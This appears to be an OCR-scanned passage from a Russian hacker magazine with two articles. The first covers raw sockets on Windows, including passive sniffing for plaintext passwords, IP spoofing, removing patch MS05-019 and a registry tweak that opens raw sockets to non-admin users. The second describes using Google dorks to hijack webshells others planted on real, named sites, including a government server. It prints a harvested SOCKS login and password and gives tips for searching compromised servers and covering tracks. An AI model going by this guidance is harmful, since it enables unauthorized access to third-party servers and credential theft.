Сокеты представляют собой индустриальный стандарт унифицированного интерфейса, ориентированный на межпроцессорное взаимодействие и поддерживаемый практически всеми операционными системами. Причем сокету все равно, где находится соседний процесс — на локальной машине или на другом конце света (тмы). В общем случае сокет представляет собой комбинацию

IP-адреса и порта (например: 192.168.6.9:25), а также набор функций для установки соединения и обмена данными. Обычные сокеты — явные приверженцы парадигмы ООП и позволяют взаимодействовать с заголовками пакетов только путем вызова соответствующих API-функций. Мы можем задавать целевой адрес и порт назначения (а при желании и локальный порт), устанавливать некоторые



Sygate Personal Firewall показывает, что весь UDP-трафик заблокирован, хотя Осел шурует нормально

флаги типа TTL (Time To Live — время жизни) или TOS (Type of Service — тип сервиса). Остальные же поля (например, поле контрольной суммы или флаг фрагментации) операционная система заполняет самостоятельно. Программист лишен права вмешиваться в этот тонкий процесс. Впрочем, большинству прикладных протоколов (POP3/SMTP/HTTP) обозначенных возможностей вполне достаточно, и программистам жаловаться не приходится. А хакерам?

Сырые сокеты выгодно отличаются тем, что позволяют собирать TCP/IP-пакеты, вручную контролируя каждый бит заголовка и отправляя в сеть нестандартные пакеты, к приему которых операционная система ни морально, ни физически не готова. Хакер может намертво повесить целевой компьютер, забросить зловердный shell-код, обойти брандмауэр, незаметно просканировать порты, отправить пакет от чужого имени и много чего еще!


Во времена рассвета Винды 9х, поддерживающей сырые сокеты лишь на уровне ICMP, хакеры вовсю ставили Linux/BSD только для того, чтобы получить полноценный доступ к сырым сокетам. Эти системы превращали хакеров в богов, контролирующих обширные сетевые территории и скрывающихся за поддельными IP-адресами. И хотя основные ошибки в TCP/IP-стеке за последнее десятилетие были исправлены, внедрение нового (а значит, ни фига не протестированного) IPv6 в купе с полностью переписанным сетевым стеком в Висте спровоцировало всплеск интереса к атакам старого типа.

Полноценная поддержка сырых сокетов в W2K вызвала настоящий фурор! Программисты перенесли многие хакерские программы (типа nmap) в Windows, и необходимость ставить никсы просто отпала. По Сети прокатилась волна атак. Сырые сокеты использовали не только хакеры, но и черви (например, червь Stumbler), в результате чего в XP функциональность сырых сокетов была существенно урезана. В XP SP2 наступил сплошной ахтунг, а XP SP2 с заплаткой MS05-019 — это уже не ахтунг, а просто мерзость какая-то с кучей блокировок на уровне ядра, которые с прикладного уровня просто так не обойдешь.

Как следствие, программы, нуждающиеся в сырых сокетах, с переходом на XP SP2 перестали работать вообще, и их разработчикам пришлось искать обходные пути для возвращения утраченной функциональности (например, патчить сетевые драйверы или работать напрямую с NDIS). К сожалению, далеко не все разработчики удосужились обновить свои программы, особенно если они распространялись в узком кругу на бесплатной основе.

Отсутствие поддержки сырых сокетов никак не увеличивает защищенность Windows, хотя и не позволяет использовать ее в качестве плацдарма для атак на другие системы (точнее, затрудняет атаку в несколько раз). Но ведь на дворе не 1995 год! Воздвигнуть Linux/BSD на виртуальной машине сегодня может даже начинающий хакер, да и способы обхода ограничений сырых сокетов тоже имеются. В ассортименте.

Настоящая статья главным образом ориентирована на пользователей, работающих с чужими программами и не имеющих возможности (времени,



nmap — одна из многих программ, нуждающихся в сырых сокетах

желания) дорабатывать их исходный код. Как заставить старые программы работать на новых системах? Вот в чем вопрос! Мы рассмотрим все имеющиеся на данный момент оси (вплоть до Висты и Server 2008 включительно), демонстрируя различные пути обхода наложенных ограничений.

✘ В ХЛЮПАЮЩЕЙ ГРЯЗИ ЗЛОВОННЫХ БОЛОТ М\$

Сырые сокеты делятся на две категории: первые знают номер протокола, с которым они работают (например, ICMP); вторые же принимают пакеты всех протоколов независимо от номера, прописанного в их заголовке. Достаточно часто встречается утверждение, что при попытке открыть сырой сокет вызовом API-функций socket/WAsocket со вторым параметром SOCK_RAW (type) и с нулевым третьим параметром (protocol) такой сокет тебе откроется — не вопрос. Однако при попытке сделать sendto или recvfrom ядро скажет тебе, что ты болван. Ну конечно же оно сделает это не так прямолинейно: мол, твой системный вызов прерван, а правильный вариант выглядит так: socket(AF_INET, SOCK_RAW, IPPROTO_IP). Базару нет, вариант действительно правильный, однако, поскольку макрос IPPROTO_IP равен нулю, socket(AF_INET, SOCK_RAW, 0) будет работать ничуть не хуже. Кстати, AF_INET можно смело заменить PF_INET — суть дела от этого не изменится. А вот с остальными типами протоколов надо разобраться. Параметр IPPROTO_IP тождественен IPPROTO_RAW — в обоих случаях мы принимаем все IP-пакеты целиком вместе с IP-заголовками независимо от того, была ли установлена опция/IP_HDRINCL или нет. Параметр IPPROTO_ICMP распространяется только на ICMP-сообщения, однако, если к сокету была применена операция SIO_RCVALL, протокол нивелируется и ловит все пакеты без разбора, обеспечивая тот же самый эффект, что и IPPROTO_IP/IPPROTO_RAW (по крайней мере, в текущих версиях Windows дело обстоит именно так). Параметр IPPROTO_UDP в этом случае не ловит никаких пакетов вообще, но конкретно срывает крышу персональным брандмауэрам, многие из которых отображают большое количество блокируемого UDP-трафика, но на самом деле не блокируют его, а спокойно доставляют пакеты до целевого приложения. То есть все работает нормально, только брандмауэр ругается. Неплохая штука для администраторов :). Параметр IPPROTO_TCP вызывает ошибку при обращении к функции bind, так что с TCP выходит полный облом. Но если кто здесь и болван, так это ядро, но не никак я. Когда для сырого сокета задан локальный IP-адрес, он должен соответствовать целевому IP-адресу входящего пакета, прописанного в IP-заголовке (задать локальный IP-адрес можно API-функцией bind). Если же сырой

сокет не сопоставлен ни с каким локальным адресом, пакет копируется в сокет независимо от того, кому он адресован. Копируется в том смысле, что сырой сокет не пожирает проходящие через интерфейс пакеты, а снимает с них копии, как бы превращаясь в пассивный сниффер, не нарушающий работу остальных приложений. «Ретранслировать» пакеты не нужно — они и сами дойдут до приложения-получателя.

При этом необходимо быть готовым к приему большого количества левых пакетов, совершенно нам непредназначенных, что особенно актуально для локальных сетей или DSL-подключения с криво настроенным провайдерским маршрутизатором. Забавно, но при этом часто удается выудить довольно интересную информацию, например незашифрованные пароли к некоторым сайтам или почтовым ящикам. Причем обнаружить факт сниффинга подобного рода совершенно невозможно (мы просто собираем все пакеты, физически проходящие через нашу машину, что же в этом незаконного?).

Если для сырого сокета задан foreign-адрес (удаленный IP-адрес), он будет ловить только IP-пакеты, приходящие с заданного узла, то есть пакеты, чей source-адрес равен установленному (задать foreign-адрес можно с помощью API-функции connect). Особого смысла в этом нет, ну разве что если мы хотим ограничить сбор трафика каким-то конкретным узлом. Если же foreign-адрес не установлен, в сырой сокет копируются все пакеты независимо от адреса-источника.


Как вариант — грабёж проходящего мимо трафика можно осуществить с помощью установки IOCTL-параметра SIO_RCVALL путем вызова функции WSALocctl, главными недостатками которой является невозможность работать с протоколами, отличными от IPPROTO_IP, и необходимость привязки сокета на конкретный интерфейс. То есть если у нас обозначена сетевая карта локальной сети, DSL- и GPRS-модем, то API-функцию bind придется вызывать трижды, каждый раз делая это в отдельном потоке (на блокируемых сокетах). Попытка привязки к любому адресу (INADDR_ANY) ведет к провалу. К тому же флаг SIO_RCVALL поддерживается только начиная с W2K и в NT не работает. В общем, решай сам, иметь или не иметь. Между тем существуют и другие IOCTL-команды, полезные для грабежа: SIO_RCVALL_MCAST получает весь multicast IP-трафик (при этом тип протокола должен быть установлен в IPPROTO_UDP), а SIO_RCVALL_IGMPMCAST, соответственно, гребит весь IGMP multicast IP-трафик (при этом тип протокола должен быть установлен в IPPROTO_IGMP).

Простейший IP-сниффер я выложил на наш DVD, прилагаемый к журналу. Но это все, что касается сырых сокетов, принимающих пакеты. В полной мере их функциональность впервые была реализована в W2K и с тех пор не претерпела никаких существенных изменений. Судьба сырых сокетов, передающих пакеты, намного более печальна. NT не позволяет создавать больше 10 TCP-соединений за 10 минут, хотя при желании это значение можно увеличить, покопавшись в реестре.

В W2K сырые сокеты поддерживаются без каких бы то ни было ограничений, однако, отправляя IP-пакет с чужим IP, мы рискуем нарваться на кучу неприятностей. Неправильный пакет может зарезать как наш собственный персональный брандмауэр, так и NAT, встроенный в DSL-модем. Даже если пакет благополучно покинет хакерский компьютер, его наверняка приберет первый же маршрутизатор провайдера. Так что мало научиться создавать сырые сокеты с поддельными IP-адресами, хакеру еще необходимо найти провайдера (вот потому у одних поддельные IP

От юзера до админа

По умолчанию сырые сокеты доступны только из-под учетной записи администратора, что не есть хорошо, однако любые ограничения можно обойти. Чтобы сырые сокеты заработали и на пользовательском уровне, достаточно открыть следующую ветвь системного реестра: HKLM\System\CurrentControlSet\Services\Afd\Parameters, найти там параметр DisableRawSecurity типа DWORD (если такого параметра нет, создать его), присвоить ему значение 1, после чего перезагрузиться. Все — теперь сырые сокеты доступны всем!



Настойка VMware для работы с сырыми сокетами

работают, а у других нет). В локальной сети (во всяком случае, в пределах одного сегмента) подобных проблем не возникает и все работает на ура. Впрочем, подделка IP не главная функция сырых сокетов, и обычно хакеры используют их для создания битых TCP/IP-пакетов с диким набором флагов, который целевая операционная система не переваривает, передавая управление на shell-код.


В XP SP0 функциональность сырых сокетов в плане отправки данных существенно ограничена, и они жестоко фильтруются персональным брандмауэром aka Windows Firewall, который, впрочем, легко остановить командой net stop sharedaccess, после чего все проблемы исчезают. XP SP1 (с установленной заплаткой безопасности MS05-019) блокирует сырые сокеты, если брандмауэр не запущен! Политика запретов продолжала набирать обороты и в XP SP2, из которой исчезли сырые TCP-сокеты, и хакеры оказались вынуждены вручную собирать TCP-пакеты из IP или использовать протоколы ICMP и/или UDP. В Висте от всего этого богатства остался всего лишь один ICMP, что вплотную приблизило ее к 9x (правда, ходят слухи, что поддержку сырых IP и UDP Висте очень скоро вернут).

Короче, в XP SP2 мы имеем следующий перечень ограничений [подробнее смотри тут — <http://technet.microsoft.com/en-us/library/bb457156.aspx>]:

Вокруг MS05-019

Заплатка MS05-019 представляет собой обновление безопасности, затыкающее критическую дыру в TCP/IP-стеке путем замещения драйверов afd.sys, tcpip.sys и tcpip.sys, а также некоторых динамических библиотек (подробнее об этом можно прочитать на www.microsoft.com/technet/security/bulletin/ms05-019.mspx).

Отказ от использования заплатки MS05-019 теоретически возможен, но практически крайне нежелателен, поскольку, поймав определенным образом сконструированный IP-пакет, атакованный компьютер начнет исполнять зловредный shell-код на уровне ядра или (что более вероятно) уйдет в голубой экран. Впрочем, существует возможность заблокировать незапрошенный IP-трафик на брандмауэре (Windows Firewall умеет делать это), однако тогда перестанут работать и многие легальные программы. С другой стороны, установка MS05-019 проходит весьма болезненно, порождая огромное количество проблем (неполный список которых лежит на <http://support.microsoft.com/kb/897656>), и потому хакерам настоятельно рекомендуется снести ее напроочь, а трафиком рулить посредством брандмауэра. Например, Outpost'та, для которого можно написать специальный плагин, распознающий зловредные IP-пакеты и дропающий их. Наградой за это станет «реабилитация» сырых сокетов.



Архитектура сокетов в W2K и более старших системах





Схема взаимодействия приложений с ядром через сокет



▶ **video**
На нашем DVD тебя ждет увлекательный видеоурок, посвященный этой статье.



▶ **dvd**
На диске ищи полный вариант статьи, а также исходник моего снифера, использующего сырые сокет.

1. TCP-пакеты не могут быть посланы через сырые сокет.
2. UDP-пакеты с левым адресом источника дропаются системой. Server 2003 и Server 2008 полностью поддерживают сырые сокет, но только после остановки встроенного брандмауэра, что осуществляется командой `net stop alg`, причем касательно Server 2008 информация пока неполная, противоречивая и может измениться в любую минуту. В общем, держи лапы на пульсе, в смысле на клавиатуре. Таким образом, для хакинга идеально подходит W2K или (с некоторой натяжкой) Server 2003/2008. А что делать тем, у кого установлена XP/Виста и кто слезать с нее ни за что не собирается даже ради хакерства и крутизны?

✘ **СЫРЫЕ СОКЕТЫ НА XP SP2/ВИСТЕ**

Используя XP SP2/Висту, будь готов к тому, что многие атакующие программы откажутся работать. Ну с подделкой IP-адреса никаких вопросов не возникает. Достаточно завести себе интерфейс с IP-адресом, который мы хотим подделывать, и система благополучно пропустит его наружу. А вот с остальными ограничениями бороться сложнее. Разработчики коммерческих утилит (сканеров безопасности, например) матерьясь опускаются с прикладного уровня на уровень ядра, создавая специальный драйвер-отмычку. Штатный драйвер TCP/IP.SYS создает несколько устройств: TCP, UDP и RAWIP. Причем RAWIP потребовался для обслуживания своего же собственного NAT'а, впервые появившегося в W2K. NAT есть NAT, и ему позарез необходимо слать пакеты от имени внешних узлов, обеспечивая прозрачную трансляцию адресов. Грубо говоря, NAT — это легальный IP-спуфер, встроенный в систему, и грех не упасть ему на хвост. Хакерский драйвер должен открыть доступ к устройству \Device\RawIp, назначить ему атрибут IPHDR_INCL, после чего можно слать все что угодно и от кого угодно. А чтобы псевдоустройство было видно с прикладного уровня, достаточно вызывать API-функцию DefineDosDevice, и это будет работать на любой системе, причем поиском правильного интерфейса для отправки пакета займется непосредственно сам драйвер TCP/IP.SYS и нам не придется с этим заморачиваться. Способ универсальный, но без драйвера тут не обойтись. Коммерческие программисты даже не крикнут, но вот авторы разных эксплоитов и других бесплатных атакующих утилит

просто забили на XP SP2 и перешли на никсы или вернулись обратно в W2K, что вызвало огромное недовольство простых смертных. Им-то носить свою любимую XP/Висту ох как не хочется! Лучше уж якорь в задницу! Но что мешает установить VMWare и натянуть поверх XP любую другую систему, например W2K, Linux или BSD? Однако без тонкостей и здесь не обходится. Чтобы этот «бутерброд» заработал, необходимо обеспечить физический доступ виртуальной машины к сетевой карте (если используется Ethernet-интернет), USB-порту, в который воткнут DSL-модем, или COM-порту с диалог-модемом. Все это осуществляется легальными средствами самой VMWare и не вызывает никаких проблем. Заходим в свойства виртуальной машины (Edit virtual machine settings), находим там сетевую карту и говорим «Bridget: connect directly to physical network», после чего гостевая операционная система подключается напрямую к виртуальному адаптеру. Чтобы пакеты уходили с базовой машины в сеть, еще надо настроить маршрутизацию пакетов штатной командой `route`. Это может отпугнуть начинающих, и на первых порах лучше использовать DSL-модемы на USB. По умолчанию VMWare видит все USB-устройства, так что никаких проблем тут не возникает, а вот COM-модемы уже требуется сконфигурировать вручную. Возвращаемся к Edit virtual machine settings, жмем Add, находим в списке устройств последовательный порт (serial port) и говорим «Use physical serial port on the host», после чего модем увидится гостевой осью как родной, и нам останется только войти в интернет. Аналогичным образом обстоят дела и с сотовыми телефонами: подключаем их либо через COM/USB-шнурок, либо через ИК/Bluetooth-порт с адаптером, воткнутым в COM/USB. Тут, правда, необходимо отметить, что мне неизвестны сотовые операторы, поддерживающие сырые сокет. В том смысле, что пакеты все равно пересобираются на ближайшем же узле, и все наши хитрые манипуляции с заголовками идут лесом. Как вариант — можно загрузиться в LiveCD (типа KNOPPIX) и юзать сырые сокет уже через него. В общем, возможных решений много. И какие бы препятствия нам ни городил MicroSoft, мы — хакеры — все равно их обойдем!

✘ **ЗАКЛЮЧЕНИЕ**


Microsoft (и куча сетевых обозревателей, включая вроде бы неглупого мужика Стива Гибсона — www.grc.com/dos/intro.htm) расценивает сырые сокет исключительно как орудие зла и в стремлении защитить мир от вандалов планомерно щемит функциональность, забывая о том, что сырые сокет — это еще и превосходное средство обучения. Только конструируя TCP/IP-пакеты своим руками, можно постичь истинное дао, на котором держится весь интернет, и нам остается только радоваться, что сырые сокет по-прежнему с нами! **IT**

Нажми на газ!

Сырые TCP/UDP-сокеты работают намного медленнее обычных (что особенно хорошо заметно при открытии большого количества соединений или интенсивном трафике), а потому применять их следует только тогда, когда стандартными средствами поставленная задача не решается.



ЛЕОНИД «ROID» СТРОЙКОВ
/ STROIKOV@GAMELAND.RU /



По горячим следам


БЕРЕМ СЛЕД ХАКЕРА С ЦЕЛЬЮ СОБСТВЕННОЙ НАЖИВЫ

В последнее время нередки случаи повторных взломов одних и тех же ресурсов. Это не удивительно: большинство уязвимостей общеизвестно, а их эксплуатация напрямую зависит от прямых рук атакующего. В сложившейся ситуации отлично чувствуют себя те, кто сумел приспособиться к такому порядку вещей, умело находя следы чужой работы. Ведь как приятно получить с десятков веб-шеллов в течение часа, приложив минимум усилий! С другой стороны, всегда интересно наблюдать за работой таких же, как и ты, тихо и незаметно перенимая опыт коллег по цеху. Поверь, зачастую не нужно изобретать велосипед, достаточно лишь грамотно использовать плоды чужого труда. Как это сделать? Сейчас разберемся.

✘ БЕРЕМ СЛЕД

Итак, представь, что тебе необходимо заполучить достаточно большое количество веб-шеллов. Причем желательно разносерверное расположение каждого из них (то есть один веб-шелл на одном сервере). В таком случае рутать базного хостера и заливать в пользовательские веб-каталоги хакерские скрипты не имеет смысла. А искать уязвимые сервисы, руководствуясь багтраком, долго и мучительно. К тому же ни один из подобных вариантов не способствует быстрому выполнению постав-

ленной задачи. Поэтому мы будем действовать другими методами :). Для начала обратимся к любимому Гуглу. Если ты наивно полагаешь, что поисковик хакеру не товарищ, то глубоко заблуждаешься. Google не раз выручал меня в трудных ситуациях (читай подшивку «Хакера»), и этот случай не исключение. Как ты помнишь, поисковик позволяет составлять довольно хитрые запросы, используя специальные конструкции (например, filetype, insite, index of, etc). Мануалов по теме хватает, поэтому я ограничусь лишь краткими комментариями. Изначально было решено отталкиваться от запроса в Гугле типа:



Парсим каталоги с chmod 777.

`inurl:r57shell+filetype:php`

Для тех, кто не в теме, поясню: ключ `inurl` позволяет проводить поиск по адресной строке, а параметр `filetype` определяет указанное нами расширение. Таким образом, после нажатия на <Enter> Google в два счета вывел пару десятков линков, удовлетворяющих моему требованию (скрипт `r57shell.php` в составе ссылки). Благодаря этому мной был сразу же получен первый `r57`-шелл:

`http://www.kaup-stabau.com/r57shell.php`

На сервере крутились Линуха, MySQL, Apache и PHP версии 4.4.2 с опцией `safe_made=ON`. Тем не менее это не помешало мне слить базу, заботливо упакованную в zip-архив и размещенную в корне веб-каталога. С заметно улучшившимся настроением я принялся экспериментировать дальше, а подредактированный запрос к поисковику принял такой вид:

`intitle:r57shell+filetype:php`

То есть я попросту позволил Гуглу выдавать мне в качестве результата страницы, содержащие в заголовке строку «`r57shell`» и имеющие расширение `php`. Объем предоставленных поисковиком линков меня просто потряс. Конечно, около 50% ресурсов не имели никакого отношения к искомому объекту, зато остальные 50%... :) В общем, в течение часа я собрал порядка 20 вполне работоспособных веб-шеллов, к примеру:

`http://angelfud.com/e/r57.php`
`http://milfmuncher.net/dump.php`

Но и на этом останавливаться я не собирался. Посуди сам, ведь `r57` — единственный в мире веб-шелл, ведь полно и других, не менее распространенных скриптов, не так ли? Примером тому служит популярный `c99shell`, который прекрасно находится в Гугле с помощью аналогичных запросов:

`c99shell+filetype:php`
`c99+filetype:php`
`inurl:c99shell+filetype:php`

Старания мои не были напрасны, и список найденного добра пополнился десятком записей:

`http://www.crapTV.com/store/test.php`
`http://www.pcpoliti.com/hilp.php`
`http://www.minimail.fr/admin/files/c99.php`

Надо сказать, что после двух часов активного парсинга веб-шеллами я был обеспечен на месяц вперед. :) Почувствовав суть затеи и радость от

сбора урожая, я не поленился пробежаться по другим скриптам, в том числе и по MySQL-клиентам, ASP-шеллам и прочим прелестям из стандартного хакерского набора. Несмотря на то что запросы к поисковику приходилось постоянно редактировать, результат не переставал меня радовать. :) Наигравшись с массовым парсингом, я начал подумывать о точечном поиске ранее залитых веб-шеллов на конкретно взятом ресурсе. Отличия запроса в этом случае были невелики, и в общем виде он выглядел так:

`название_шелла+inurl:адрес_ресурца+filetype:расширение_скрипта`

Взяв для примера один из турецких госресурсов в доменной зоне `.gov.tr`, я без особого труда опробовал теорию на практике. «Счастливым» оказался сайт, располагавшийся по адресу www.iett.gov.tr. Я перепробовал несколько запросов к Гуглу, и мне таки повезло:

`c99shell+insite:www.iett.gov.tr+filetype:php`

На сервере лежал `c99`-шелл, залитый ранее одним из моих знакомых:

`http://www.iett.gov.tr/kitap/kitap.php`

То, что было с госресурсом дальше, — это тема для отдельной статьи, которую я, быть может, когда-нибудь напишу. Но, как ты понимаешь, шеллы — далеко не самоцель, да и работать через веб-интерфейс не всегда удобно. Думаю, ты уже догадался, о чем я. Если в Сети полно хорошо (и не очень :) спрятанных веб-шеллов, то бэкдоров, висящих на стандартных портах, еще больше. А о функции `bind` из тех же `r57`, `c99` и им подобных и говорить не стоит. Как правило, многие из атакующих предпочитают не париться и открывают дефолтный порт под номером 11457 (без логина/пароля). Признаться, порой мне тоже лень изменять значения порта в сорце `bind`-шелла (его исходник ищи на нашем DVD). Как видишь, простенький `bind`-шелл с дефолтными параметрами имеет все шансы спасти мир. :) Кроме того, ничто не мешает сканировать диапазон IP-адресов на наличие открытого искомого порта. А учитывая то, что создать собственную базу по стандартным портам распространенных бэкдоров не столь сложно, появляется возможность разжиться халявным доступом куда угодно.

✘ СОБИРАЕМ УЛИКИ

Но кроме банального парсинга Гугла и скана широкого диапазона IP-шников есть и более интересные вещи. Тебе никогда не хотелось понаблюдать за чьей-либо активностью на хакнутом сервере? А поиметь парочку частных спloitов совершенно бесплатно? :) Спешу тебя заверить, что и первое, и второе вполне возможно. Для этого не нужно быть экстрасенсом и обладать телепатическими способностями, вовсе нет. Достаточно проявить



Найденный веб-шелл на турецком госресурсе



► info

Анализируй хранящийся на сервере контент, особое внимание уделяй каталогам с чмодом 777 и файлам .bash_history. Похакал — убери за собой :). Не оставляй на взломанном сервере лишних следов.

капельку внимания к взломанным объектам, приправив ее соответствующими знаниями :). Ведь если что-то смог сделать ты, то не исключено, что то же самое сможет сделать кто-нибудь другой (и наоборот). Мне не раз доводилось находить на ломанном сервере чужие скрипты/бэкдоры/сплоиты/etc. Где именно искать все это добро? Вопрос, скорее, риторический, но несколько советов я дам:

1. Первым делом всегда осматривай каталог /tmp на никсовых серверах. В процессе взлома им редко кто пренебрегает, поэтому найти там следы жизни представляется очень вероятным.
2. Проводи глубокий анализ .bash_history всех пользователей, на доступ к каталогам которых хватает прав. Этот дружелюбный для хакера файл хранит в себе лог консольных команд, выполненных юзером, там запросто можно подцепить пасс к чужому акку (от SSH или БД). Например, на одном из серверов в .bash_history я нашел довольно любопытную запись:

```
chmod 777 ./sf/bouncer
./sf/bouncer
./sf/bouncer --socks5 --port 24465 --s_user
sproot --s_password n0d00t --daemon
```

Вот так я заполучил аккаунт к соксу, запущенному в качестве демона кем-то до меня:

```
логин: sproot
пароль: n0d00t
порт: 24465
```

3. Просматривай (хотя бы бегло) passwd-файл, так как некоторые любят добавлять в систему своего пользователя с рутовыми правами (и пустым паролем). То же самое, кстати, относится и к СУБД, в частности к MySQL. Нередки случаи, когда, поимев рута в БД, атакующий добавляет своего юзера в таблицу mysql.user. Мне несколько раз попадались подобные базы и, думаю, еще будут попадаться.
4. Используй консольный поиск с дополнительными параметрами. Поверь, при умелом обращении с утилой

find ты быстро найдешь то, что иначе искал бы часами. В качестве примера приведу запрос на поиск всех .bash_history-файлов на сервере:

```
find / -type f -name .bash_history
```

Или попробуем определить все дыры с чмодом 777:

```
find / -type d -perm 0777
```

По найденным каталогам советую хорошенько пошарить, так как вполне возможно, что в них лежат не только пользовательские доки :).

5. Не забывай о логах, будь то логи Апача, Сендмейла или какого-либо FTP-сервера. В логах всегда можно обнаружить много интересного (начиная с признаков вторжения и заканчивая чужими IP-адресами).

Уловок на самом деле великое множество, так что тренируй свою фантазию и не забывай об уголовной ответственности, которая может наступить вследствие неправомерного доступа к чему-либо :). С другой стороны, если ты в свободное от хака время подрабатываешь админом, то не пренебрегай возможностью прочесть свой сервер вдоль и поперек. В моей памяти еще свежа история с руткином, который провисел на сервере одной из крупнейших забугорных телекоммуникационных компаний более года :).

✘ ЗАМЕТАЕМ СЛЕДЫ

